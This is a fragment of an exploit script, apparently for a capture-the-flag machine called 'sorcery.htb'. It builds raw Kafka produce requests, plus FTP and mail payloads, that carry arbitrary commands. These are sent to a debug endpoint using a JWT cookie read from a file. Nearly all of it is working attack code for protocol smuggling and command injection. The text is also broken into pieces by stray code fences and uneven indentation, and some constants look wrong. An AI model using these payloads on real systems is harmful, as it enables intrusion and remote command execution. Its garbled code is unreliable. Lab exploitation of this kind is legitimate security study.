    UINT32_MAX = 0xffffffff80
    UINT64_MAX = 0xffffffffffffffff80
    MOST_SIGNIFICANT_BIT = 0x80
    OTHER_BITS = 0x7f

    zigzag = lambda x: (x << 1) ^ (x >> 31)
    zigzag64 = lambda x: (x << 1) ^ (x >> 63)

    def pvarint(x):
        x = zigzag(x)
        result = []
        while (x & UINT32_MAX) != 0:
            result.append((x & OTHER_BITS) | MOST_SIGNIFICANT_BIT)
            x >>= 7
        result.append(x & OTHER_BITS)
        return bytes(result)

    def pvarlong(x):
        x = zigzag64(x)
        result = []
        while (x & UINT64_MAX) != 0:
            result.append((x & OTHER_BITS) | MOST_SIGNIFICANT_BIT)
            x >>= 7
        result.append(x)
        return bytes(result)

    record_data = (
        # timestamp delta
        pvarlong(0) +
        # offset delta
        pvarlong(0) +
        # key
        pvarint(-1) +
        # value length
        pvarint(len(command)) +
        # value
        command.encode() +
        # headers

```

```

    pvarint(0) +
    b""
)

record = (
    # size of body
    pvarint(1 + len(record_data)) +
    # attributes
    p8(0) +
    # record data
    record_data +
    b""
)

batch_body = (
    # attributes
    p16(0) +
    # last offset delta
    p32(0) +
    # first timestamp
    p64(int(time())) +
    # max timestamp
    p64(int(time())) +
    # producer id
    p64(0xffffffffffffffff) +
    # producer epoch
    p16(0) +
    # first sequence
    p32(0) +
    # records length
    p32(1) +
    # record
    record +
    b""
)

batch = (
    # partition leader epoch
    p32(0) +
    # magic
    p8(2) +
    # crc
    p32(crc32c(batch_body)) +
    # batch body
    batch_body +
    b""
)

record = (
    # first offset
    p64(0) +
    # batch length

```

```

        p32(len(batch)) +
        # batch
        batch +
        b""
    )

output = (
    # api key
    p16(0) +
    # api version
    p16(7) +
    # correlation id
    p32(2) +
    # client id
    pstr("APP") +
    # transactional id
    p16(0xffff) +
    # acks
    p16(0xffff) +
    # timeout
    p32(30000) +
    # topic array length
    p32(1) +
    # topic
    pstr("update") +
    # partition array length
    p32(1) +
    # partition
    p32(0) +
    # record size
    p32(len(record)) +
    # record
    record +
    b""
)

output = p32(len(output)) + output

return output.hex()

def generate_ftp(command):
    return (command + "\n").encode().hex()

def generate_mail(command):
    return (command + "\r\n").encode().hex()

def do_debug_request(host, port, commands, expect_output=True):
    return requests.post(
        f"https://sorcery.htb/dashboard/debug",
        headers={"Next-Action": "99cc053db6c8902cbccf05efda80ea0306624c56"},
        cookies={"token": get_cookie()},
        json=[

```

```
        host,  
        port,  
        commands,  
        expect_output,  
        True,  
    ],  
    verify=False,  
)  
  
def get_cookie():  
    with open("jwt.txt", "r") as file:  
        return file.read()
```